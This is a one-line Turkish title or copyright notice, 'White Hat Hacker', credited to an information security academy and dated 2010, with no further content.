Beyaz Şapkalı Hacker - ©2010 Bilgi Güvenliği Akademisi